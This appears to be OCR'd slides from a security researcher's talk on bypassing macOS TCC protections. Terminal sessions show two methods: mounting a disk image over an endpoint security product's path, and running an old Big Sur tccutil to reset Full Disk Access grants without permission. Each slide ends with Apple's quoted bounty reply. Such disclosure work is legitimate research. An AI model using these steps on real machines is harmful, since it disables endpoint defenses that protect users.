
- bypass (root is likely required):
  - 💡mount over the binary
  - run tccutil



```
csaby@mantarey ~ % hdiutil create /tmp/tmp.dmg -size 10m -ov -volname "bypass" -fs APFS
created: /tmp/tmp.dmg

csaby@mantarey ~ % sudo hdiutil attach -mountpoint /Library/Sentinel /tmp/tmp.dmg
/dev/disk3              GUID_partition_scheme
/dev/disk3s1            Apple_APFS
/dev/disk4              EF57347C-0000-11AA-AA11-0030654
/dev/disk4s1            41504653-0000-11AA-AA11-0030654/Library/Sentinel

csaby@mantarey ~ % tccutil reset SystemPolicyAllFiles
Successfully reset SystemPolicyAllFiles
```

“We review if eligible for a bounty.”

–Apple




-Csaba

Scene 5:
Bypass 3 - The return of tccutil

Bypass 3


- get an old tccutil and don't afraid to use it
- AMFI limits the version, but the one from Big Sur works



```
csaby@csabys-Mac ~ % ./tccutil
tccutil: Usage: tccutil reset SERVICE [BUNDLE_ID]

csaby@csabys-Mac ~ % tccutil
tccutil: Usage: tccutil reset SERVICE [BUNDLE_ID]

csaby@csabys-Mac ~ % which tccutil
/usr/bin/tccutil

csaby@csabys-Mac ~ % tccutil reset All
Full Disk Access is required to reset Endpoint Security extension: com.objective-see.blockblock
tccutil: Operation not permitted without Full Disk Access

csaby@csabys-Mac ~ % ./tccutil reset All
Successfully reset All

csaby@csabys-Mac ~ % sw_vers
ProductName:      macOS
ProductVersion:       13.0
BuildVersion:     22A5321d

csaby@csabys-Mac ~ % shasum tccutil
7e5e7b1bcfbe147c323476688e7d8a171f0d6ba4  tccutil
```

“We review if eligible for a bounty.”

–Apple



-Csaba

